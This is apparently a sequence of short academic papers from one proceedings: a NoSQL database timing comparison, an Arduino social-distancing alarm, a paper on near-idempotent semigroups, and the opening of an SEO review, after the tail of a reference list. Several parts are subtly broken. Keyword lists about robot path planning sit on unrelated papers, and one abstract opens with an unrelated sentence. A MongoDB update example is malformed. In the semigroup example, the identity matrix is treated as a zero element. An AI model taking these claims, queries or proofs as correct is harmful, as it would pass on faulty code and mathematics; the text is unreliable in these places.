- [2] Stefan Bauer et al, "Multiscale Modeling for Image Analysis of Brain Tumor Studies", IEEE Transactions on Biomedical Engineering, 59(1): (2012).
- [3] ~~Abdul~~ Islam et al, "Multi-fractal Texture Estimation for Detection and Segmentation of Brain Tumors", IEEE, (2013).
- [4] ~~Abdul~~ Huang et al, "Brain Tumor Segmentation Based on Local ~~Independent~~ Classification", IEEE Transactions on Biomedical Engineering, IEEE, (2013).
- [5] ~~Abdul~~ Hossain et al, "Tumor-Cut: Segmentation of Brain Tumors on Contrast Enhanced MR Images for Radiosurgery Applications", IEEE Transactions on Medical Imaging, 31(3): (2012).
- [6] ~~George~~ H. ~~Abdul~~ et al, "The Multimodal Brain Tumor Image Segmentation Benchmark (BRATS)", IEEE Transactions on Medical Imaging, (2014).
- [7] ~~Gu~~ Liu et al, "A Survey of MRI-Based Brain Tumor Segmentation Methods", TSINGHUA Science and Technology, 19(6) (2011).
- [8] Shamsul Huda et al, "A Hybrid Feature Selection with Ensemble Classification for Imbalanced Healthcare Data: A Case Study for Brain Tumor Diagnosis", IEEE Access, 4: (2017).
- [9] R. ~~Krishna~~ and V. ~~Prasanna~~, "Fuzzy based automatic detection and classification approach for MRI-brain tumor", ARPN Journal of Engineering and Applied Sciences, 9(12): (2014).
- [10] Jazani and P. Meena, "Image segmentation for tumor detection using fuzzy inference system", International Journal of Computer Science and Mobile Computing, 2(5): 244 – 248 (2013).
- [11] Sergio Pereira et al, "Brain Tumor Segmentation using Convolutional Neural Networks in MRI Images", IEEE Transactions on Medical Imaging, (2016).
- [12] ~~Guohu~~ Zhang et al, "Brain Tumor Segmentation Based on Refined Fully Convolutional Neural Networks with A Hierarchical Dice Loss", Cornell university library, computer vision and pattern recognition, (2018).
- [13] ~~Abdul~~ <http://radiopaedia.org>.
- [14] [BRATS 2015] <https://www.smir.ch/BRATS/Stat2015>

A QUANTITATIVE ANALYTICAL STUDY OF RELATIONAL DATABASE AND NoSQL

Falguni Parsana

Department of C.S & I.T

ATMIYA UNIVERSITY

Abstract— - Large volume of data as well as analytical data requires to migrating from structured to unstructured data (NoSQL) to characterize the data. This conversion is demanding for the reason that of the lack of routine conversion procedure and the necessity of guarantee both presentation and precise demonstration. In this paper, we evaluate normally used mapping from structured (SQL) to Unstructured database i.e., NoSQL. We have done the comparison among these two databases in terms of fetching time in order to get the best performance. In this paper, we have used MySQL database for SQL and MongoDB for NoSQL structures. This experiment provides capable and proficient results when using a multiple documents with a reference association with a different document.

Keywords— NoSQL, MongoDB, Relational Database

RDBMS - Relational Database Management System can be use to effectively store huge amount of data. This system facilitates ACID (i.e., Atomicity, Consistency, Isolation and Durability) transactions. But RDBMS fails to give full transactional uniformity. In contrast, NoSQL - Not only SQL are designed to give further improvements of scalability and performance.

Nowadays, technology growingly fast, so NoSQL comes with new revolutions in the Database Technological environment. Oracle NoSQL is advance key value architecture which stores Data in form of JSON. This architecture provides functionalities like High reliability, Flexibility, and High Availability in auto Load balancing scenario. Whereas MongoDB is based on Document model, stores data in JSON or BSON format and provides greater features of High performance, High scalability through sharding environment. Big data terms describes large amounts of data. This data is available in structured or unstructured form[21].

Architecture of traditional database is totally different from NoSQL Database. NoSQL works on more than one machine so performance of NOSQL database is summation of performance of single nodes in the

database environment of cluster. This individual node concept is important for performance Tuning and resource building plans. All nodes may not give same amount of performance because due to capacity of its resources such as of disk, bandwidth network and physical main memory. Map-reduce algorithm can also be useful for performing task faster [20].

II. NoSQL DATABASE MODELS




Figure: 1

Key value pair based: This type of Data model designed in such way to handle and maintain huge amount of data.

It stores the data in a Hash table where every key is unique. This kind of database model can be used in collections, dictionaries, arrays of associative etc. This is best for shopping cart data. Some examples of key value pair databases are Dynamo, Redis.

Column Based: Column based models works on columns only. Items of particular columnar database stored in contiguous manner. It gives tremendous performance on various aggregation tasks such as SUM, MIN, MAX, AVG and COUNT. Some of the examples of such database are Hbase, Hyper table, and Cassandra.

Document Based: It stores the data as key value pair. The content is stored as Document here. Document is store in JSON or in any format of XML. Some of the example of Document based database is Amazon simpleDB, CouchDB, MongoDB.

Graph based: The tables are stored in the form of

nodes with conceptual relations. By nature, it is multi-Relational. It is mainly used in social networks, spatial data

III.OVERVIEW OF MONGODB AND ORACLE NOSQL DATABASE.

A. MongoDB

MongoDB is an open source platform based NoSQL database created by 10 generation.

MongoDB utilizing BSON which is Binary representation of JSON[10]. It can be used to store the huge amount of data as Documents. It highly supports auto sharding, ordering, mapReduce and other features. Same as Bigtable, MongoDB additionally segments the record by the used of key range. Each key extend is known as a "shard" and every shard contains number of pieces. Every shard is kept up by a server called mongos or a replication set which is set of mongos servers. The mongos server courses for all the solicitations from customer to right mongod server. It is proposed to have 3 setup server or mongos running in the creation environment [11]. MongoDB underpins basic database tasks like make, read, refresh and erase; it additionally underpins a portion of the essential joining. MongoDB can be associated utilizing any of the rich set drivers gave by it.

B. Oracle NoSQL

Oracle NoSQL [2] is advanced key value Document data model. Oracle NoSQL is advance key value architecture which stores Data in form of JSON. This architecture provides functionalities like High reliability, Flexibility, and High Availability in auto Load balancing scenario. It is the most demanding application for dynamic workloads. It is integrated with several Oracle products such as Big data, IOT, Graph/Spatial, Relational Database, Enterprises Manager. The cloud services of Oracle NoSQL helpful for those developers who wants to center on application development without deals with disturb of mantaining backend hardware or software environment.

It supports schema progression Methodology which can be achieved by JSON API [3].

IV.SYNTACTICAL DIFFERENCE

A. Operations in MongoDB

MongoDB uses its own Command Line Interpreter (CIL) to run the various Queries [4].The Tables in MongoDB are called a Collection. It provides to insert,

update and delete operations on Documents in a collection.

1). INSERT operation[7]:

Insert a Single Document:

Insert command inserts one or many documents and returns that document contain the status of all inserts. Insert() method can be used to insert the document data into a single collection. If collection does not exist then it creates a New collection.

for example:

The following e.g., inserts one document into the inventoryData collection. If the document does not specifying `_id` column then MongoDB inserts the `_id` column with ObjectId value to this new document.

```
db.inventoryData.insertOne({item: "canvas",
quantity:20, tags: ["cotton"], size: {h:25, w:32.4}})
```

Insert a Multiple documents:

To insert multiple documents, we use insertMany() method.

For example:

Insert two new documents into the inventoryData collection. If the document does not specifying `_id` column then MongoDB inserts the `_id` column with ObjectId value to this new document.

2). READ operation:

To fetch or find certain data from collections, here find () method can be used.

for example:

```
db.collection.find({ customer_id: {$gt: 800}})
```

3). UPDATE operation[]:

To update one or more documents into a collection then the updateOne() and UpdateMany() methods can be used.

for example:

```
db.customerInfo.updateOne({ cust_id: {$gt: 65},{$set: {name: "Ivan"} })
```

4). DELETE operation[9]:

To delete one or more documents from a collection then the deleteOne() and deleteMany() methods can be used.

for example:

```
db.customerInfo.deleteOne({ first_name: "Falguni" })
```

B. Operations in Oracle NOSQL

Oracle NOSQL architecture has its own command line Interpreter (CIL) to run various queries.

1). CREATE Operation[6]: Create table <tableName> (columnName1 datatype, columnName2 datatype...)

To create a new table, create command can be used.

for example:

create table employee(empid integer, ename string)

2). DELETE Operation[9]:

This operation can be performed by multidelete() method. Based on Primary Key, records can be deleted. tableName.delete(primarykeycolumn, value) Delete command can be used to delete or remove records from the table. Here primary key has to be provided while you delete a row.

For example:

EmployeeInfo.delete(empid, null, null)

Oracle NoSQL update command is similar to traditional SQL update command but it manage rich data model. It directly updates the data at the server side.

Update <tableName> [<table-alias>]

Set columnName=Expression

Where Condition

[<returning_clause>];

To update the rows into a table, Update command can be used.

for example:

update EmployeeInfo E set E.name="Ivan" where E.empid=1 Returning empid, E.name;

V. TO ESTIMATE TIME ANALYSIS

We performed test cases in order to estimation and evaluate the time consumption for Oracle NoSQL and MongoDB catalog on 1000, 5000 and 10000 datasets correspondingly.

TO ESTIMATE TIME ANALYSIS FOR INSERT OPERATION

TABLE I: Time (ms) of inserting records

Qty of Records	MongoDB	Oracle NoSQL
1000	127	151
5000	302	257
10000	427	355

The below figure: 2 displays Column-chart pictorial representation of Insert operation on oracle NoSQL and MongoDB.




Figure: 2

TO ESTIMATE TIME ANALYSIS FOR UPDATE OPERATION

The below table justifying that the mongoDB performed better than oracle NoSQL while perform update operation.

TABLE II: Time (ms) of updating records

Qty of Records	MongoDB	Oracle NoSQL
1000	18	20
5000	151	179
10000	566	751

The below figure: 3 displays Column-chart pictorial representation of Update operation on oracle NoSQL and MongoDB.




Figure: 3

TO ESTIMATE TIME ANALYSIS FOR DELETE OPERATION

The below table justifying that the mongoDB

performed better than oracle NoSQL while perform delete operation.

TABLE III: Time (ms) of Deleting records

Qty of Records	MongoDB	Oracle NoSQL
1000	11	16
5000	66	61
10000	134	125

The below figure: 4 displays Column-chart pictorial representation of Delete operation on oracle NoSQL and MongoDB.




Figure: 4

VI. ADVANTAGES OF MONGODB AND ORACLE NoSQL

Advantages:

MongoDB	Oracle NoSQL
MongoDB is document-oriented NoSQL which gives high availability, better performance, huge functionalities and high scalability through Sharding environment.	Oracle NoSQL is a key value pair database which is distributed and provides high reliabilities, flexibilities and availability through auto load balancing capacity.[10][11]
It provides very less impact by giving flexibility on insert and deletion of various records.	Supports best features of schema evolution and API of table

It provides the feature of adhoc queries.[12]	It supports simple programming language inegration.
It provides rich Query based language, data aggregate features and text search modules.	It provides full text search functionality and SQL query.
It was developed by MongoDB inc.	It was developed by Oracle corporation.

Disadvantages:

MongoDB	Oracle NoSQL
MongoDB does not supports joints operations.	It supports Joints operations.
Index key limit is less than 1024 Byte.	Index size is limited to 64 bytes.

VII. LIMITATIONS:

Regarding to Relational Databases, NoSQL supports various features. Still in conventional and unstructured databases, Data Security is the major challenge. Of course NoSQL supports the feature of Data security, but still it is a restrictive aspect for NoSQL. As previously mentioned that NoSQL does not support ACID transactions which ensure Data integrity into the database. However it provides Eventual Consistency. So Over the time, these circumstances will become resolve.

VIII. FUTURE SCOPE

The paper focus on Time Analysis basis on the task such as insert, update and delete operations of two different NoSQL databases that is MongoDB and Oracle NoSQL on a particular node. Hence in future, performance analysis of mongoDB and oracle NoSQL can be perform in cluster level node.

IX. CONCLUSION

The paper conveys Quantitative approach to evaluate the performance between the two different databases,

i.e., Structured and Unstructured databases. So based on the requirements of the readers, they prefer the best NoSQL option between these two databases. Oracle NoSQL provides the best implementation regarding storage, providing flexibilities, availabilities and the distribution of model. On the other hand, MongoDB works on sharding environment for Scale in and Scaling out and it gives better performance when data becomes huge.

References

- [1].Rick Cattell. Scalable SQL and NoSQL data stores. In SIGMOD Record 39(4): 12-27(2010)
- [2].<https://docs.oracle.com/database/nosql12.1.3.0/GettingStartedTables/tablesapi.html>.
- [3].Moniruzzaman, A.B.M., Hossain, S.A.: NoSQL Database: New Era of Databases for Big data Analytics - Classification, Characteristics and Comparison. (2013)
- [4].<https://www.oracle.com/webfolder/technetwork/tutorials/obe/nosql/bulkput/index.html#section2s1>
- [5].<https://docs.oracle.com/cd/NOSQL/html/SQLForNoSQL/updates.html>
- [6].<https://docs.oracle.com/database/nosql12.1.4.0/GettingStartedGuideTables/recorddelete.html>
- [7].<https://blogs.oracle.com/oracleuniversity/explorefeaturebenefits-of-the-oracle-nosql-database-take-oracle-universitytraining>
- [8].<https://dbengines.com/en/system/MongoDB%3BOracle+NoSQL>
- [9]. <https://en.wikipedia.org/wiki/MongoDB>
- [10].https://en.wikipedia.org/wiki/Oracle_NoSQL_Database
- [11].https://en.wikipedia.org/wiki/Oracle_NoSQL_Database
- [12].<https://docs.mongodb.com/ecosystem/drivers/>
- [13].Hamouda S, Zainol Z (2017) Document-oriented data schema for relational database migration to NoSQL. In: 2017 International conference on big data innovations and applications (innovate-data), pp 43–50
- [14].Mishra P, Eich MH (1992) Join processing in relational databases. ACM CSUR 24(1):63–113
- [15].https://www.researchgate.net/publication/336686999_Comparison_between_SQL_and_NoSQL_Databases_and_Their_Relationship_with_Big_Data_Analytics.
- [16].De Candia, G., Hastorun, D., Jampani, M., Kakulapati, G., Lakshman, A., Pilchin, A., Sivasubramanian, S., Voshall, P., Vogels, W.: Dynamo: Amazon’s highly available key-value store. SIGOPS Oper. Syst. Rev. 41(6), 205–220 (2007)
- [17].Lazowska, E.D., Zahorjan, J., Graham, G.S., Sevcik, K.C.: Quantitative System Performance. Prentice-Hall (1984).
- [18].Oracle. Oracle nosql database. An oracle white paper. white paper (September 2011).
- [19].Weber, S.: Nosql databases. University of Applied Sciences HTW Chur, Switzerland.
- [20].Ashish Bhagchandani, Dulari Bhatt, Madhuri Chopade, Various Big Data Techniques to Process and Analyze Neuroscience Data. Proceedings of the 12th INDIACom; INDIACom-2018; IEEE Conference ID: 42835 2018 5th International Conference on “Computing for Sustainable Global Development”.
- [21].DrShivani Chandra, Piyush Garg, Genomics Big Data Analytics using Cloud Computing. Proceedings of the 12th INDIACom-2018; IEEE Conference ID: 42835 2018 5th International Conference on “Computing for Sustainable Global Development”.

Social Distancing Indicator and Alarming System

Dr. Hiren Kavathiya #¹, Mr.Smit Kotak *²

Computer Science, Atmiya University,

Yogidham Gurukul, Rajkot, Gujarat, India

Hiren.kavathiya@atmiyauni.ac.in

Computer Science, Nirma University,

Ahmedabad, Gujarat, India

19mca013@nirmauni.ac.in

Abstract— Spiritual intelligence is that the science of human energy management that clarifies and within the era of COVID -19 within which everywhere there's a panic like scenario and in keeping with the globe as per World Health Organization Social Distancing are verified to be the solely answer. With the help of artificial intelligence, this smart device is handy for maintaining a social distance as well as indicating whenever a person comes in contact within 1 - 3 meter. In this current scenario of COVID-19, where everyone is conscious about their safety, hereby we came up with the idea of developing such a system. The device will give alert to the person if someone is in the critical range of 1 - 3 meter around him. This system is accurate and can be very useful in maintaining social distancing.

Keywords— A*, Autonomous robot, D*, Motion Planning, Path Planning, Probabilistic Roadmap, PRM, Robotics


I. INTRODUCTION

The spread of COVID has been fast and bureaucratic, state, and neighborhood governments are doing whatever is essential to shield all of us from becoming ill. A coronavirus is a kind of typical infection that taints our upper respiratory tract framework, including throat and nose. It gets the name from its crown-like shape when watched under a magnifying instrument. According to the World Health Organization (WHO), pneumonia of obscure reason identified in Wuhan, China, was first answered to the WHO Country Office in China on 31st December 2019. Steps like social gathering may feel like a burden. However, it's the only ideal way presently to secure our family, companions, and neighbors who might be helpless.

II. Proposed System

Here in our innovative project we have built-up one circuit which can measure the distance between two people and an indicator (NanoPixel Ring) which indicates whenever the distance between two people is getting lower. It also beeps an alarm whenever distance gets lower and lower.

III. Circuit Diagram



IV. Components Used

1. Arduino Uno Board
2. Led Strip Round (NeoPixelRing)
3. Ultrasonic Sensor
4. Piezo Buzzer
5. BreadBoard
6. Jumper Cables

V. Circuit Design

This circuit is associate degree example of a social distancing indicator associate degreed an horrible system, typically speaking, the circuit detects the objects around it in an exceedingly specific vary (1 - 3 m), so it gives an alarm when something is so close, Moreover it gives an indicator of how close the object is using special leds. Simple

components were used to design this, starting from the basic Arduino UNO, a buzzer to give the alarm, ultrasonic sensor to measure the distance and that special LED component called NeoPixel Ring.

In this project Digital Pin 6 i.e. D6 of Arduino Uno Board is connected with the ECHO pin of Ultrasonic sensor, Digital Pin 5 i.e. D5 of the Arduino Uno Board is connected with a TRIGGER pin of Ultrasonic sensor. Digital Pin 2 i.e. D2 is connected to the positive of the piezo buzzer and Digital Pin 3 i.e. D3 is connected to the input of the NeoPixelRing. Power of the Ultrasonic sensor is connected to the breadboard along with 5V of Arduino Uno Board to provide the power supply to Ultrasonic sensor and NeoPixelRing. GND i.e. Ground of the Ultrasonic sensor , Arduino Uno and NeoPixelRing is connected to the Negative pin of Piezo Buzzer.

VI. Benefits of Using the System

- Main advantage of this novel system is that it helps in maintaining social distance.
- Provides a large beep sound which helps a person to recognize whenever a person is in range within 1-3 meter distance and can take proper measures to protect himself / herself.
- And by maintaining social distancing it will help to stop the spread of Coronavirus.

VII. Conclusion

At last we conclude that this project will help people to maintain social distance between themselves and also it will reduce the spread of Coronavirus among others. In Hindi a statement is there that “दो गज दूरी, मास्क है जरूरी” which means that 2 meter distance along with a mask on face will help us to combat Covid-19.

AN ASPECT OF NEAR - COMMUTATIVE NEAR IDEMPOTENT SEMIGROUP

T N KAVITHA

Assistant Professor of Mathematics ^{#1}, Sri Chandrasekharendra Saraswathi Viswa Mahavidhyalaya ^{*2}

(Deemed to be University), Kanchipuram, Tamil Nadu

tnkmaths@gmail.com

Abstract— In this work, we define near-idempotency in a new form called Near commutative Near Idempotent Semigroup. A near idempotent semigroup is said to be near commutative near – idempotent semigroup if $xyzw = xzyw$ for all x, y, z, w in S .

An element a of a semigroup is called an idempotent element if $a^2 = a$. We generalize this concept to near idempotency by defining a near idempotent element of a semigroup S as an element a of S such that $xa2y = xay$ for all x, y in S . A near - idempotent element a of a semigroup is perhaps not the same as a^2 but produces the same effect as a^2 on multiplication by arbitrary elements of S on either side.

Keywords— A^* , Autonomous robot, D^* , Motion Planning, Path Planning, Probabilistic Roadmap, PRM, Robotics

I. INTRODUCTION

Idempotent semigroup was first introduced by Klein – Barmen [5] who called it schief. An idempotent element in a semigroup is an element a such that $a^2 = a$. An idempotent semigroup or a band is a semigroup in which every element is an idempotent. Naoki Kimura [4] has classified an idempotent semigroup B through the identities satisfied by three arbitrary elements of B . We classify Near idempotent semigroups by means of identities satisfied by them on four arbitrary elements.

We define below a Near Commutative Near Idempotent Semigroup.

II. Near - commutative near – idempotent semigroup

We define a near commutative near – idempotent semigroup as follows:

2.1 Definition

Let S be a near – idempotent semigroup. we call S a near – commutative near – idempotent semigroup if $xyzw = xzyw$ for all x, y, z, w in S .

2.2 Example

Let S be the set of the following 2×2 matrices over Z_2 .

$$1 = \begin{pmatrix} 1 & 0 \\ 0 & 1 \end{pmatrix}, 2 = \begin{pmatrix} 1 & 0 \\ 0 & 0 \end{pmatrix}, 3 = \begin{pmatrix} 1 & 1 \\ 0 & 0 \end{pmatrix}, 4 = \begin{pmatrix} 1 & 1 \\ 0 & 1 \end{pmatrix}$$

These elements form a semigroup under matrix multiplication modulo 2. The following multiplication table shows the products in S .

X	1	2	3	4
1	1	1	1	1
2	1	2	3	4
3	1	1	1	1
4	1	2	3	4

From the multiplication table, it is clear that S is not a commutative semigroup. The elements 1,2 and 4 are idempotents. 3 is not an idempotent; but $3^2 = 1$. Any product $xyz = xy2z$ if y takes one of the idempotent values namely 1,2 or 4. When $y = 3$, consider the products $x.3.y$ and $x.3^2.y = x.1.y$. From the table, we see that $1.y = 3.y$ for all y in S which shows that $x.3.y = x.3^2.y$ for all x,y in S .

Thus the semigroup S satisfies the identity $xyz = xy2z$ on any three elements x,y,z in it and hence is a near idempotent semigroup.

We further claim that S is a near commutative near idempotent semigroup.

Consider the products $xyzw$ and $xzyw$ for various values of x,y,z,w in S .

Since $1.x = 1$ and $x.1 = 1$ for all x in S , we have
 (i) $x.1.2.w = 1 = x.2.1.w$, (ii) $x.1.3.w = 1 = x.3.1.w$ and (iii) $x.1.4.w = 1 = x.4.1.w$ for all x, w in S .

Since $3.x = 1$ for all x in S , (iv) $x.2.3.w = x.2.1 = 1$ and $x.3.2.w = x.1.w = 1$, so that $x.2.3.w = 1 = x.3.2.w$ and (v) $x.3.4.w = x.1.w = 1$ and $x.4.3.w = x.4.1 = 1$ for all x, w in S . Finally it can be easily seen from the table that $4.y = 2.y$ for all y in S , so that (vi) $x.2.4.y = x.4.y$ and $x.4.2.y = x.2.y$. From the table it can be easily seen that $4.y = 2.y$ for all y in S , which implies that $x.2.y = x.4.y$ for all y in S , which in turn implies that $x.2.4.y = x.4.2.y$ for all x, y in S .

We have checked the identity $xyzw = xzyw$ for all the six possible combinations of y and z . Thus S is a near commutative near idempotent semigroup.

2.3 Example

Let $S = \{ 1, 2, 3, 4 \}$. Define $a*b = a^2 \pmod{4}$ in S . $(S, *)$ is a semigroup with the following multiplication table.

*	1	2	3	4
1	1	1	1	1
2	4	4	4	4
3	1	1	1	1
4	4	4	4	4

Here in S , 1, 4 are idempotent elements, therefore no need to verify 1, 4 for their near idempotency.

We have to verify the near idempotency of 2 and 3, i.e, $x.2.y = x.22.y$ and $x.3.y = x.32.y$.

Since $22 = 4$ and $x.2 = x.4$ for all x in S , $x.2.y = x.4.y$ for all x, y in S .

Since $32 = 1$ and $x.3 = x.1$ for all x in S , $x.3.y = x.1.y$ for all x, y in S .

Thus S is a near idempotent semigroup.

Given x in S , the product xu is constant for all values of u .

Hence the values of $xyzw$ as well as $xzyw$ depend on the choice of x only. In other words all products beginning with a given x are equal. Thus $xyzw = xzyw$ for all x, y, z, w in S . Thus S is a near commutative near idempotent semigroup.

It is to be noted that that the semigroup above is not a commutative semigroup.

We now characterize a near commutative near idempotent semigroup in terms of left regular and right regular near idempotent semigroups.

2.4 Theorem

A near idempotent semigroup is a commutative near idempotent semigroup if and only if it is both left regular and right regular.

Proof:

Let S be a near idempotent semigroup which is both left regular and right regular.

Then $xyzyw = xyzw$ for all x, y, z, w in S by left regularity and $xyzyw = xzyw$ for all x, y, z, w in S by right regularity of S . Hence for all x, y, z, w in S , we have $xyzw = xyzyw = xzyw$. Thus S is a near commutative near idempotent semigroup.

Conversely, suppose that S is a near commutative near idempotent semigroup. Then for all x, y, z, w in S , $xyzw = xzyw$.

Hence $xyzyw = x.yz.y.w = x.y.yz.w$ by near commutativity

$= xy2zw = xyzw$ implying left regularity and $xyzyw = x.y.zy.w = x.zy.y.w$ by near commutativity $= xzy2w = xzyw$ implying right regularity

A similar characterization may be obtained for a near commutative near idempotent semigroup in terms of left normal and right normal near idempotent semigroups.

2.5 Theorem

A near idempotent semigroup is a near commutative near idempotent semigroup if and only if it is both left and right normal.

Proof:

Suppose that S is a near commutative near idempotent semigroup.

Let x, y, u, v, w be in S . Then $xuvwy = xu.v.w.y = xu.w.v.y = xuwvy$ by near commutativity, so that S is left normal.

Also $xuvwy = x.u.v.wy = x.v.u.wy = xvuwy$, again by near commutativity, so that S is right normal.

Conversely, suppose that S is both a left normal near idempotent semigroup and a right normal

near idempotent semigroup. We claim that S is a near commutative near idempotent semigroup. Then $xuvwy = xuwvy$ by left normality and $= xvuw y$ by right normality for x, y, u, v, w in S . For x, y, z, w in S , $xyzw = xy^2zw$ by near idempotency of S , which is $= x.y.y.z.w = x.y.z.y.w$ by left normality, which is again $= x.z.y.y.w$ by right normality, which again is $= xzy^2w = xzyw$ making S a near commutative near idempotent semigroup.

III. CONCLUSION

An attempt to generalize a band is also not new. One such attempt is a semigroup whose factorizable elements form a band. Ananth K. Atre [1] has studied a semigroup whose factorizable elements form a rectangular band, with the additional condition that the semigroup is an inflation of that rectangular band. A. Jayalakshmi [3] has studied a semigroup in which the factorizable elements form a band.

IV. REFERENCES

- [1] ATRE. ANANTH K. On a semigroup which is an inflation of its set of factorizable elements. Vignana Bharathi, 1(1975) 69-72.
- [2] David Mc Lean, D., Idempotent Semigroups, Am. Math. Mon. 61 (1954). 110-113
- [3] Jayalakshmi, A., "Some Studies in Algebraic Semigroups and Associated Structures", Doctoral Thesis, Bangalore University, 1981.
- [4] Kimura, N., The Structure of Idempotent Semigroups (I), Pacific J. of Math. (1958).
- [5] Klein- Barmen, F. ber eine weitere Verallgemeinerung des verbandsbegriffes. Math.Z.46(1940) 472- 480(MRI, 327)
- [6] Petrich, M., A Construction and Classification of Bands, Math. Nachr. 48 (1971).
- [7] T. N. Kavitha, A. Jayalakshmi, On near-idempotent semigroups, International Journal of Mathematical Archive- Vol 5, No 5, 2014, (on line journal), ISSN 2229-5046, received on 15th August 2014, accepted on 2nd Sep 2014, P-158-163.

A Review on Search Engine Optimization: Basics

Harsh Kumar Chaudhary¹, Dr. Abhishek Mehta²
Student, MCA, Parul University¹, Assistant Professor, Parul University²

Abstract— Search Engine Optimization (SEO) is the process of affecting online visibility of a website or web page. This is important to improve rank of search result for website and get more page views, which are requested by user and these users can be converted into customers. A Search Engine Optimization may target on different search engines like image, video, academic, news, industry etc. and using these engine ranks they provide better and optimized result for user. These ranks help them to view popular page among the number of page available in the (non-paid) search result. Also, SEO is to help websitemanagers to improve traffic of website, to making site friendly, to building link, and marketing unique value of site. SEO classified in two categories as either white hat SEO or black hat SEO. White hats tend to produce results that last a long time, whereas black hats anticipate that their sites may eventually be banned either temporarily or permanently. SEO is used to improve their frames and create more economic effectiveness and social effectiveness and also they can focus on national and international searcher(s).

Keywords— Search Engine Optimization, White Hat, Black Hat, Link-Building, Marketing, Website, Social Sharing, Ranking.

I. INTRODUCTION

A search engine is software that is designed to search for information on World Wide Web. The information may be mix of pages, images or other so such traffic is generated on sites. For solve this problem, Search Engine Optimization techniques are used. SEO is a very broad topic. It is a part of search engine marketing. SEM is a paid and organic type of search engine. Search Engine Optimization is a technique, which is used to improve visibilities of websites and also improve rank of search result. The term search engine optimization implies a relevant history must be considered after the development of search engines. Day by day different search engines are created. This is show in fig. 1. In recent era, used and popularity of internet is increased. It creates difficulty for site seeking, public visibility [1]. According to study, growth of internet used is about 3 million on the internet each moths [1]. So, number of user become large. It is difficult for websites to be visible for all the other sites. SEO helps search mangers to solve traffic problem which are generated on site and also making site friendly, to build link and making unique market value of sites. SEO may targetdifferent kind of search, which are show in fig.2. Seo is used for website improvements and understanding the ways individuals may look for it. SEO is a method to get a better ranking for a website in search engines such as Google, Yahoo or Bing. [2].Cause of many uses and sites are available, delay problems are generated.

1991	First web-site, Bare-bones usability and optimization
1993	Architext, Wandex
1994	Alta-vista, Infoseek, Lycos, Yahoo
1996	Backrub
1997	Ask.com, Google.com registered
1998	Google created
2000	Marketing technology blog
2001	Bring and page appeared on 'charlieRose'
2003	Florida
2004	Google's voice and importance of mobile in SEO
2005	Decrease the amount of spammy link
2009	SEO shakeups
2010	Another phase of SE
2011	The year of the panda
2012	Along came a penguin
2015	Mobile friendly test, Google's mobile
2016	Crack down on mobile pop-ups

Fig.1 History of SEO

So using cluster k- means algorithm solve delay problems, improve search time of search engine and also easily used Message Passing Application Programming Interface (MPAPI) technique. The search engine Sphider, which is a popular open-source web-spider. It includes an automated crawler, which can follow the links found on a website and an indexer, which builds an index of all the search terms found in the pages and uses the Porter Stemming Algorithm in a process of removing. The commoner morphological and database are used K-Means Algorithm and MPAPI to reduce the time of clustering for all the keywords [2]. Furthermore, Search engines face some difficulty this difficult was maintained by query log.



Fig. 2. Architecture of SEO

Every search engine maintains a log of what users search on sites and also it including user ID, query, clicked URLs, rank of URLs and time of access. This huge amount of information from query logs can provide user browsing behavior and user’s information which are needs for search [3]. SEO consider how search engine work, what people search and which type of keyword used in search engine.

II. ARCHITECTURE OF SEO

The Web create better business platform for different companies, they changed work strategy and plans and gives better performance. So to extent today’s marketers and achieve goal and profit, its compulsory to know about SEO. InSEO architecture internal as well as external both webmasters are following and affecting to improve their sites. This is show in fig.3.



Fig.3. Architecture of SEO

SEO needs to be defined in a holistic sense meaning that it is part of, characterized and explained by its relation to your website (the whole) [4]. Different character which are show in fig play different role in SEO. Using them we get better performance for good business and get profit too.

A. SEO for websites

